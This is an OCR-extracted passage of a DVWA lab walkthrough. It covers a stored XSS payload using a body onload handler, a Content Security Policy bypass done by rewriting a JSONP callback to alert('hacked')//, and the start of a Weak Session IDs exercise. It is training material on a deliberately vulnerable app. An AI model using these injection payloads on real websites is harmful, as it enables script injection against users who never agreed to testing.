
Stored cross-site scripting (XSS) in which the hacker malicious code is stored target website and the web server. When an attacker can send malicious JavaScript into the website and that script is executed other users' computers that is stored (XSS) cross-site scripting.





Payload

<body onload=alert("ansar")>. The security level is high.

Exploit Execution Details








Summary

This exploit helps in identifying the vulnerabilities in the source code that can further lead to exploit the web application.

9. DVWA- Content Security Policy (CSP)


Content-Security-Policy is the name of a HTTP response header that modern browsers use to enhance the security of the web page. The Content-Security-Policy header allows you to restrict how resources such as JavaScript, CSS or anything that the browser loads. CSP was first designed to reduce the attack surface of Cross Site Scripting (XSS) attacks, later versions also protect against other forms of attack such as Click Jacking.



Approach


Security Level = High

The page makes a call to ../..//vulnerabilities/csp/source/jsonp.php to load some code. Modify that page to run your own code. 1+2+3+4+5=




When we click solve the sum, we get:

The page makes a call to ../..//vulnerabilities/csp/source/jsonp.php to load some code. Modify that page to run your own code. 1+2+3+4+5=15




When we take a look at the event triggered upon clicking the button, here is the code we find:


```
Function clickButton (){
        vars=document.createElement("script") ;
        s.src="source/jsonp.php?callback=solveSum" ;
        document.body.appendChild(s) ;
}
```




When we click on the button, a script tag is created. The source of the script is set to the file jsonp.php. When we click the button, the form is sent with the callback function within its parameter callback:



If we intercept the request and change the callback function from solve Sum to alert("hacked")//, we manage to create a pop up despite the Content Security Policy.






Summary

This exploit helps in identifying the vulnerabilities in the source code that can further lead to exploit the web application.

10. DVWA- Weak Session IDs


Weak session IDs can expose users to having their session hijacked. If your session IDs are picked from a small range of values, an attacker only needs to probe randomly chosen session IDs until they find a match.

Session IDs need to be picked from a large address space (i.e. large enough to make simple enumeration unworkable) and unpredictable. If the generation algorithm is not securely random, the attacker can narrow down the range of values needed in an enumeration attack.




Approach


Security Level = Low
This attack is related to poor user authentication and session management.
Before beginning remove the 'Intercept' from Burp.
Open DVWA's page and set the security level to low. Navigate to 'Weak Session IDs':

